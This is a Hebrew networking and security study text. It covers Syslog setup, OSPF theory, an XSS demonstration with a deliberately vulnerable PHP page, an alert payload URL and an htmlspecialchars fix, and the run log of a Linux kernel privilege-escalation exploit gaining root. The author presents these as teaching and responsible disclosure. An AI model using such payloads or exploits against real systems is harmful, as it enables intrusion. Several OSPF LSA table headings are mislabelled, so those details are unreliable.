
נתחבר מאחד המחשבים אל המשתמש **noam**:


ונשלח מייל אל המשתמש **admin**:





ניתן לראות שהמייל נשלח, וההודעה התקבלה:





שרת Syslog

שרת **Syslog** היא מערכת לניהול **logs** במערכות מחשב ורשתות, היא מאפשרת לאסוף, לנתח ולאחסן מידע על פעולות ותהליכים שמתרחשים במערכות שונות, כמו שרתים, נתבים, חומות אש ומכשירים אחרים.

המאפיינים העיקריים של שרת Syslog כוללים:

- **איסוף נתונים:**
  השרת מקבל הודעות יומן ממקורות שונים ברשת, בדרך כלל באמצעות פרוטוקול **Syslog**.
  כל הודעה כוללת מידע כמו תאריך, שעה, סוג האירוע ומידע נוסף על הפעולה שבוצעה.

- **אחסון וארגון:**
  ההודעות נשמרות בקבצים או במסדי נתונים, מה שמקל על חיפוש וניתוח של נתונים לאורך זמן.

- **אנליזת נתונים:**
  ניתן להשתמש בנתוני היומנים כדי לזהות בעיות, לעקוב אחר ביצועים, לאתר איומים אבטחתיים או לבצע ניתוחים אחרים.


- **מנגנוני התראה:**
  שרתים רבים מציעים אפשרויות להתריע על אירועים מסוימים או על בעיות המתרחשות במערכת.

- **שיתוף פעולה בין מערכות:**
  Syslog מאפשר לתאם ולרכז את היומנים ממגוון מכשירים ומערכות, דבר המייעל את הניהול והבקרה.

בדרך כלל, מערכות ניהול יומנים מציעות ממשקי **משתמש גרפיים** או כלים נוספים לניתוח **ויזואלי** של הנתונים.

שלבי הגדרה:


בשרת, נכבה את כל שאר התהליכים ונפעיל את תהליך ה- **Syslog**.



נגדיר את המכשירים שאמורים לשלוח **LOGS** לשרת (**ודאו ש Logging מופעל**):

```
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config)#logging 172.18.160.4
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config)#loggin trap debugging
```

מבדיקה זריזה בשרת **Syslog** נראה שהכל עובד תקין:



מתקפת XSS

מתקפת **XSS** היא סוג של התקפה שבה תוקף מצליח להכניס קוד זדוני (לרוב **JavaScript**) לדף אינטרנט, כך שכאשר משתמש אחר גולש בו, הקוד הזה רץ על הדפדפן שלו.

זה יכול לאפשר לתוקף לגנוב סיסמאות, לבצע פעולות בשמם של המשתמש או לגנוב מידע רגיש אחר.


לצורך הדגמת המתקפה יצרתי דף **PHP** המדפיס את שם המשתמש לפי הקישור הבא:

```
http://example.com/xss.php?name=<CLIENT-NAME>
```

הקוד:

```php
<?php
if (isset($_GET['name'])) {
    echo "Hello, " . $_GET['name'];
} else {
    echo "Hello, guest!";
}
?>
```


ניתן לראות שהוא עובד תקין:



אך בגלל שאין הגנות מפני **XSS** בקוד, ניתן **"להזריק"** קוד משלי אל המסך, לדוגמא אם אשלח למישהו את הקישור הבא:

```
http://example.com/xss.php?name=<script>alert('XSS')</script>
```

יוצג לו על המסך חלון עם ההודעה **XSS**:




כלומר המתקפה בוצעה בהצלחה!

ניתן למנועה מתקפה זו על ידי הפיכת אלמנטים של **HTML** אל טקסט, כלומר:

```php
<?php
if (isset($_GET['name'])) {
    echo "Hello, " . htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
} else {
    echo "Hello, guest!";
}
?>
```

ולאחר ניסיון מחדש להיכנס אל הקישור הזדוני, ניתן לראות שמנענו את ההתקפה:



Privilege escalation

Privilege escalation (העלאת הרשאות) ב- **Linux** או בכללי זה תהליך שבו משתמש עם הרשאות נמוכות (כמו משתמש רגיל) מצליח להשיג הרשאות גבוהות יותר, כמו הרשאות של משתמש **root** (ב **Linux**).

במערכת **Linux**, למשתמש **root** יש את כל ההרשאות לביצוע פעולות שונות במערכת, כמו שינוי קבצים מערכתיים, התקנת תוכנות או שינוי הגדרות מערכת קריטיות.


לעיתים, משתמש רגיל יכול לנצל חולשות במערכת או בתוכנה כדי להעלות את ההרשאות שלו ל- **root**.

העלאת הרשאות יכולה לקרות בדרכים שונות, לדוגמא:

- **חולשות בתוכנה:**
  אם יש בתוכנה או בגרסה של מערכת הפעלה פגיעות, המשתמש יכול לנצל את הפגיעות כדי להפעיל קוד זדוני עם הרשאות גבוהות יותר.

- **שגיאות בהגדרות מערכת:**
  לפעמים יש טעויות בהגדרות של קבצים או הרשאות, שמאפשרות למישהו בעל הרשאות נמוכות להתחמק ולבצע פעולות ברמות גבוהות יותר.

על המתקפה להעלאת הרשאות שאני אראה כאן דיווחתי להפצה בה אני חבר וכן מתנדב **AlmaLinux** מאחר ונמצא כי רוב ההפצות נפגעו מתקיפה זו ולא נראה שפתרון הגיע במהרה, היה לי חשוב לידע את מי שצריך (לא היה עדכון אבטחה גם ב **upstream** וכתוצאה מההודעה שלי ושל עוד אנשים בקהילה הוצאנו עדכון אבטחה לפני ה **upstream**!)



הדגמה של המתקפה:


ניתן לראות כי התקנתי את הפריצה (**exploit**) והמשתמש שלי הוא **user** והוא בלי הרשאות מיוחדות:

```
[user@home ~]$ ls
exploit
[user@home ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[user@home ~]$ ./exploit
[*] creating user namespace (CLONE_NEWUSER)...
[*] creating network namespace (CLONE_NEWNET)...
[*] setting up UID namespace...
[*] configuring localhost in namespace...
[*] setting up nftables...
[+] running normal privesc
[*] waiting for the calm before the storm...
[*] sending double free buffer packet...
[*] spraying 16000 pte's...
[*] checking 16000 sprayed pte's for overlap...
[+] confirmed double alloc PMD/PTE
[+] found possible physical kernel base: 000000011e600000
[+] verified modprobe_path/usermodehelper_path: 000000012005d780 ('/sanitycheck')...
[*] overwriting path with PIDs in range 0->65536...
sh: cannot set terminal process group (-1): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:kernel_t:s0
sh-4.4#
```

ולאחר הרצת הפריצה, המשתמש שלי הפך ל- **root**!

ORACLE

עמוד ה- GitHub של הפריצה:



OSPF

OSPF הוא פרוטוקול מסוג **link state** המשתמש באלגוריתם בשם **דיאקסטרה** והוא מכניס את המסלול עם ה **cost** המצטבר הנמוך ביותר לטבלת הניתוב.

יש ל OSPF שלושה טבלאות:

1. **טבלת ניתוב:**
מחזיקה את כל המסלולים של ה**metric** שלהם הכי נמוך.

2. **טבלת שכנים:**
טבלה זו מחזיקה את הנתבים איתם קיימים יחסי שכנות.

3. **טבלת טופולוגיה:**
טבלה זו מציגה את ה**Database** של הנתב.

קיימות חמישה סוגי הודעות:

הודעה	תיאור
Hello	ליצור וליצר יחסי שכנות; האינטרוול של הודעה זו ברשתות **P2P** ו **MULTI ACCESS** הוא **10**, ברשתות **NBMA** הוא יהיה **30**.
DBD	תקציר של ה **Database** של הנתב.
LSR	בקשה למידע מנתב אחר.
LSU	תשובה לבקשת מידע.
LSA	פרסום מידע.

איך עובד פרוטוקול מסוג link state?

- כל נתב לומד על הקישורים שמחוברים אליו ישירות.
- שולח הודעת **HELLO** לראות את המכשירים המחוברים אליו ישירות.
- כל נתב מתחיל לבנות חבילה שנקראת **LSP** שבה מוחזק מידע על כל אחד מהממשקים שלו.
  - **Neighbor ID**
  - **Line type**
  - **Bandwidth**
- כל נתב שולח את הודעת ה **LSP** לכל הממשקים שלו.
- כל נתב בונה את ה **Database** שלו.

שלבי יצירת יחסי שכנות ב OSPF

1. **Down**

לא יותר מדי

2. **INIT**

נשלחות הודעות **HELLO**

3. **Two way**

נשלחות הודעות **HELLO** חזרה

4. **Exstart**

הנתבי **DR** ו **BDR** נבחרים, והיחסים של ראשי ומשני ממושים בשביל הקצאת מספרי רצף.

5. **Exchange**

נתבי ה **OSPF** מחליפים הודעות **DBD** המכילים **LSA headers**, משווים בסיסי נתונים, ושולחים הודעות **LSR** ו **LSU** לפי הצורך.

6. **Loading**

נתבים מחליפים **LSR, LSU** כדי לוודא ש הודעות ה **LSA** נכונות.

7. **Full**

נתבים מגיעים ליחסי שכנות מלאים, עם **LSA** ובסיסי נתונים מסונכרנים.

ORACLE

סוגי הודעות LSA

הודעת Router LSA

מספר	1
מי יוצר	כל נתב ב- **OSPF**
תיאור	מכיל רשימה של כל הממשקים המחוברים של הנתב והמצב שלהם, כולל הרשתות המחוברות.
מטרה	מפרסם את הממשקים והמצבים של הנתב עצמו. משמש לבניית מסד הנתונים של מצב הקישורים (/**LSDB**ב) של הנתב.
היקף	מקומי לנתב; משתף עם נתבים אחרים באותו אזור.

הודעת Network LSA

מספר	2
מי יוצר	נתב DR
תיאור	מתאר את הנתבים המחוברים לרשת.
מטרה	מפרסם את קיומה של הרשת ומפרט את הנתבים המחוברים אליה.
היקף	מקומי לאזור שבו נמצאת הרשת.

הודעת Summary LSA

מספר	3
מי יוצר	נתב ABR
תיאור	מסכם מידע אודות רשתות באזורים אחרים של OSPF.ב
מטרה	מפרסם רשתות השייכות לאזורים שונים, מצמצם את כמות המידע המועבר בין אזורים.
היקף	בין אזורים שונים ב-OSPF.

הודעת External LSA

מספר	4
מי יוצר	נתב ABR
תיאור	מפרסם את קיום ה-ASBR ב-OSPF.
מטרה	מיידע נתבים אחרים באזור איך להגיע ל-ASBR, שמחובר לרשתות חיצוניות.
היקף	מקומי לאזור; משמש לשדרוג נתבים לרשתות חיצוניות.

הודעת Router LSA


מספר	5
מי יוצר	ASBR
תיאור	מפרסם נתיבי המועברים דרך ASBR, ולא חלק מ OSPF (לדוגמא EIGRP)
מטרה	מספק מידע על נתיבים חיצוניים, כמו ל RIP למשל, לכל הנתבים במערכת ה-OSPF.
היקף	מתפשט לכל מערכת ה-(AS) OSPF.

הודעת Router LSA

מספר	6
מי יוצר	משתמש ב-(MOSPF (Multicast OSPF
תיאור	מפרסם חברות בקבוצת מולטי-קסט.
מטרה	מספק מידע על קבוצות מולטי-קסט לנתבים כדי לתמוך בניתוב מולטי-קסט.
היקף	מקומי לרשתות OSPF מולטי-קסט (MOSPF).ב

הודעת Router LSA

מספר	7
מי יוצר	AS Boundary Router (ASBR) ב-NSSA
תיאור	מפרסם נתיבים חיצוניים לאזור NSSA.
מטרה	מאפשר נתיבים חיצוניים לאזור NSSA, אך אלה מומרות ל-Type 5 כאשר הן מגיעות לאזור הגבול.
היקף	מקומי ל-NSSA; מומר ל-Type 5 באזור הגבול.



סוגי אזורים (Areas) ב- OSPF

ל **OSPF** כמה סוגים מיוחדים של אזורים, באזורים אלו סוגי ההודעות שניתן לשלוח שונות ויוצרות מצב בו הודעות שאין בהן צורך לא ישלחו כלל, וכן שומרות על תעבורה נמוכה יותר של הודעות **SPF** ועל טבלאות ניתוב קטנות יותר.

אזור stub

כל ההודעות שנשלחו כתוצאה מהפצה מחדש של פרוטוקול ניתוב אחר לא יתקבלו.

- ההודעה שלא תשלח היא **LSA 5**.
- כמובן שלא יהיה שימוש בנתבי **ASBR**.

אזור NSSA

NSSA או בשמו המלא *Not so stubby area* הוא אזור בו יש צורך להשתמש באזור **Stub** אך קיים **ASBR** באזור.

- מכיוון שלא ניתן להשתמש בהודעת 5 **LSA** נשתמש בהודעת **LSA 7**.


ORACLE

אזור Totally stub

באזור זה אנו נחסום הודעות **LSA 3** ו- **LSA 5**, לא ניתן להשתמש ב **ASBR** באזור זה.

